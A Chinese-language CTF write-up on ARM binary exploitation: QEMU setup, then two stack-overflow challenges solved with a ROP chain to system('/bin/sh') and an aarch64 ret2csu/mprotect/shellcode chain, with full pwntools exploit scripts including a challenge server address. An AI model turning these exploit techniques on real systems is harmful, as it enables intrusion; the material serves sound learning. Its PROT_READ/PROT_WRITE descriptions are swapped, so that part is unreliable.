

Arm pwn试水

作者: Island

概述

向eack师傅学习, 对arm指令架构的pwn简单试试水。

环境搭建

qemu是一款可执行硬件虚拟化的虚拟机, qemu有两种运行模式, qemu-system和qemu-user

- 安装qemu-user:

```
$ sudo apt-get install qemu qemu-user qemu-user-static
```

此时可以运行静态链接的arm程序, 而要运行动态链接的程序, 需要安装对应架构的动态链接库,例如:

```
$ apt search "libc6-" | grep "arm"
```

- 安装qemu-system:

```
$ sudo apt-get install qemu qemu-user-static qemu-system  
uml-utilities bridge-utils
```

使用qemu-system可模拟完整的各种指令架构的linux系统,

- qemu不同指令架构虚拟机的搭建有两种方法:
 - a. 使用qemu-system: 可以参考这篇文章[使用qemu建立多种架构虚拟机](#),
 - b. 也可以采取docker的运行不同指令架构虚拟机的方式, 参考这篇文章[Docker运行qemu arm容器](#),

个人感觉第二种方法更省时省力, 并且也更稳定一些。

题目一 typo

题目概览

```
$ file typo
typo: ELF 32-bit LSB executable, ARM, EABI5 version 1
(SYSV), statically linked, for GNU/Linux 2.6.32,
BuildID[sha1]=211877f58b5a0e8774b8a3a72c83890f8cd38e63,
stripped

$ checksec --file ./typo
[*]
'/home/user/work/work/ctf/armhf/\xe9\xa2\x98\xe7\x9b\xae/t
ypo'

Arch:      arm-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8000)
```

```
$ qemu-arm-static ./typo
Let's Do Some Typing Exercise~
Press Enter to get start;
Input ~ if you want to quit








































-----Begin-----
classify
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
qemu: uncaught target signal 11 (Segmentation fault) -
core dumped
[1] 32754 segmentation fault (core dumped) qemu-arm-
static ./typo
```

输入一个长串就可以覆盖返回地址了。

查看 arm 版本:

```
$ readelf -A typo
Attribute Section: aeabi
File Attributes
  Tag_CPU_name: "5T"
  Tag_CPU_arch: v5T
  Tag_ARM_ISA_use: Yes
  Tag_THUMB_ISA_use: Thumb-1
  Tag_ABI_PCS_wchar_t: 4
```

Tag_ABI_FP_rounding: Needed
Tag_ABI_FP_denormal: Needed
Tag_ABI_FP_exceptions: Needed
Tag_ABI_FP_number_model: IEEE 754
Tag_ABI_align_needed: 8-byte
Tag_ABI_align_preserved: 8-byte, except leaf SP


Function name	Segment
 sub_8158	.init
 sub_8170	.text
 sub_830C	.text
 sub_83B8	.text
 sub_8428	.text
 sub_8524	.text
 sub_8718	.text
 sub_890C	.text
 sub_8978	.text
 sub_8A40	.text
 sub_8B88	.text
 start	.text
 sub_8BF8	.text
 sub_8C30	.text
 sub_8C70	.text
 sub_8CB4	.text
 sub_8D24	.text
 sub_8DF0	.text
 sub_8F00	.text
 sub_9428	.text
 sub_9450	.text
 sub_9504	.text
 sub_9770	.text
 sub_9904	.text
 sub_9B18	.text
 sub_9BC4	.text
 sub_9D5C	.text
 sub_9EBC	.text
 sub_A200	.text
 sub_A2F8	.text
 sub_A328	.text
 sub_A548	.text
 sub_A5C0	.text
 sub_A5EC	.text
 sub_A68C	.text
 sub_A6D0	.text
 sub_A6E0	.text
 sub_A878	.text
 sub_A8BC	.text

使用IDA打开这个程序，发现是无符号表的，使用工具rizzo来进行符号表的恢复。

首先要下载特定版本 libc:

```
$ sudo apt install libc6-armhf-cross
$ cp /usr/arm-linux-gnueabi/lib/libc-2.23.so ./
```

使用 rizzo 针对目标程序进行恢复:



这次恢复没找到太多函数信息,但是找到了 system 地址 0x110b4。

其实可以发现是比较明显的一个栈溢出,开了NX,但是符号表恢复出了 system,并且可以找到字符串 /bin/sh,直接 rop 调用 system("/bin/sh") 即可。

exp 编写

查看偏移:

```
$ cyclic 200
aaaabaaacaaadaaaeeaaafaagaaahaaiaaajaakaaa1aamaanaaaaoa
aapaaaqaaaraasaaataaaauaaaavaawaaaxaaayaaazaabbaabcaabdaab
eaabfaabgaabhaabiabjaabkaab1aabmaabnaaboaabpaabqaabraabsa
abtaabuaabvaabwaabxaabyaab
```

```
$ qemu-arm-static -g 1234 ./typo
```

```
$ gdb-multiarch ./typo
pwndbg> set architecture armv5
The target architecture is assumed to be armv5
pwndbg> target remote :1234
```

程序端将 cyclic 生成的字符串输入:

```
$ qemu-arm-static -g 1234 ./typo
Let's Do Some Typing Exercise~
Press Enter to get start;
Input ~ if you want to quit

-----Begin-----

pity
aaaabaaacaaadaaaeaaafaaagaaahaaiaaajaaakaaalaaamaanaaaaoa
aapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaazaabbaabcaabdaab
eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsa
abtaabuaabvaabwaabxaabyaab
```

计算偏移

```
-----[
BACKTRACE
]-----
▶ f 0 62616164

-----

Program received signal SIGSEGV
pwndbg> Quit
pwndbg> cyclic -l 0x62616164
112
```

可以看到偏移是112

找寻Rop链

```
$ ROPgadget --binary ./typo --only "pop"
Gadgets information
=====
==
0x00020904 : pop {r0, r4, pc}
0x00068bec : pop {r1, pc}
0x00008160 : pop {r3, pc}
0x0000ab0c : pop {r3, r4, r5, pc}
0x0000a958 : pop {r3, r4, r5, r6, r7, pc}
0x00014a70 : pop {r3, r4, r7, pc}
0x000083b0 : pop {r4, pc}
0x00009284 : pop {r4, r5, pc}
0x000095b8 : pop {r4, r5, r6, pc}
0x000082e8 : pop {r4, r5, r6, r7, pc}
0x00023ed4 : pop {r4, r5, r7, pc}
```

```
0x00023dbc : pop {r4, r7, pc}
0x00014068 : pop {r7, pc}
```

因为要控参，选第一条。另外"/bin/sh"的地址为0x6c384

因此payload为: "A"*112 + p32(0x20904) + p32(0x6c384)*2 + p32(0x110b4)

编写exp时，pwntools提供了qemu来运行的方式，使用

process(['qemu-arm', '-g', '1234', 'YOUR_BINARY'])即可运行arm架构的程序，其它架构类似。

exp如下:

```
from pwn import *

payload = "A"*112 + p32(0x20904) + p32(0x6c384)*2 +
p32(0x110b4)

p = process(["qemu-arm", "typo"])
p.recvuntil("quit")
p.send("\n")
p.recvuntil("----")
p.sendline(payload)
p.interactive()
```

题目二 baby_arm

题目概览

```

$ file ./baby_arm
./baby_arm: ELF 64-bit LSB executable, ARM aarch64,
version 1 (SYSV), dynamically linked, interpreter
/lib/ld-, for GNU/Linux 3.7.0,
BuildID[sha1]=e988eaae79fd41139699d813eac0c375dbddba43,
stripped

$ checksec --file ./baby_arm
[*]
'/home/user/work/work/ctf/armhf/\xe9\xa2\x98\xe7\x9b\xae/b
aby_arm'

Arch:      aarch64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)

```

IDA 静态分析:

发现两个 read:

```

1  _int64 sub_400818()
2  {
3      sub_400760();
4      write(1LL, "Name:", 5LL);
5      read(0LL, &bss_name, 512LL);
6      sub_4007F0();
7      return 0LL;
8  }

```

```

1  _int64 sub_4007F0()
2  {
3      __int64 v1; // [xsp+10h] [xbp+10h]
4
5      return read(0LL, &v1, 512LL);
6  }

```

第一个 read 将读入数据放在 bss 段，可用于写 shellcode，第二个 read 向一个 int 变量中写入数据，可用于控制流程

可以看出程序开启了 NX，常规思路是 ROP，在 plt 表中寻找可以覆盖的函数：

```
int mprotect (const void *start, size_t len, int port)
```

把从 start 开始的，长度为 len 的内存区的保护属性修改为 port 指定的值：

- PROT_READ: 表示内存段内的内容可写
- PROT_WRITE: 表示内存段的内容可读

●PROT_EXEC: 表示内存段中的内容可执行

●PROT_NONE: 便是内存段中的内容无法访问

需要注意, 指定的内存区间必须包含整个内存页(4K), 区间开始的地址 start 必须是一个内存页的起始地址, 并且区间长度 len 必须是页大小的整数倍

exp编写

1、通过第一个 read 操作向 bss 段中写入 shellcode (不可执行), 同时将 mprotect_plt 的地址写在 bss 段, 用于之后的 rop

2、通过第二次 read 操作溢出构造 rop 链, 调用 mprotect 设置可执行

3、通过 rop 跳转到 bss 段执行 shellcode

本程序中找不到可用的 rop 链, 因此考虑使用通用 gadget ret2csu.

```
.text:0000000004008AC loc_4008AC ; CODE XREF: sub_400868+60↓j
.text:0000000004008AC LDR X3, [X21,X19,LSL#3]
.text:0000000004008B0 MOV X2, X22
.text:0000000004008B4 MOV X1, X23
.text:0000000004008B8 MOV W0, W24
.text:0000000004008BC ADD X19, X19, #1
.text:0000000004008C0 BLR X3
.text:0000000004008C4 CMP X19, X20
.text:0000000004008C8 B.NE loc_4008AC
.text:0000000004008CC loc_4008CC ; CODE XREF: sub_400868+3C↑j
.text:0000000004008CC LDP X19, X20, [SP,#var_s10]
.text:0000000004008D0 LDP X21, X22, [SP,#var_s20]
.text:0000000004008D4 LDP X23, X24, [SP,#var_s30]
.text:0000000004008D8 LDP X29, X30, [SP+var_s0],#0x40
.text:0000000004008DC RET
.text:0000000004008DC ; End of function sub_400868
```

在用bpython实时交互调用pwntools库时, 会出现一个错误 `ValueError: invalid literal for int() with base 10: ''`, 可尝试以下步骤解决 `pip install --upgrade git+https://github.com/thomasballinger/curtsies.git`

最终的exp:

```
from pwn import *

binary = "./baby_arm"
context.log_level = "debug"
context.binary = binary

if sys.argv[1] == "l":
    io = process(["qemu-aarch64", "-L", "/usr/aarch64-linux-gnu", binary])
elif sys.argv[1] == "d":
    io = process(["qemu-aarch64", "-g", "1234", "-L", "/usr/aarch64-linux-gnu", binary])
elif sys.argv[1] == "r":
```



```

        io = remote("106.75.126.171", 33865)
    else:
        print "[error] One arg is needed..."

    def csu_rop(call, x0, x1, x2):
        payload =
        flat(0x4008cc, 0, 0x4008ac, 0, 1, call, x2, x1, x0, 0)
        return payload

    if __name__ == "__main__":
        elf = ELF("./baby_arm")
        shellcode_addr = 0x411068
        shellcode = asm(shellcraft.aarch64.sh())
        shellcode = shellcode.ljust(0x30, '\x00')
        shellcode += p64(elf.plt["mprotect"])
        io.recvuntil("Name")
        io.sendline(shellcode)

        payload = "a" * 72
        payload += csu_rop(shellcode_addr+0x30, 0x410000,
        0x1000, 5)
        payload += flat(shellcode_addr)
        io.sendline(payload)
        io.interactive()

```

总结

针对设备分析做了一段时间，对arm接触也不少，但之前可能一直聚焦在逻辑方面或者注入类，针对溢出型做的很少，另一方面自己的二进制基础也比较差，因此这两道题其实做的还是比较费心的，也学到很多。真正实际的此类漏洞还是很多的，因此通过ctf提升一下这方面的熟练度还是很有必要的。

[相关题目及代码](#)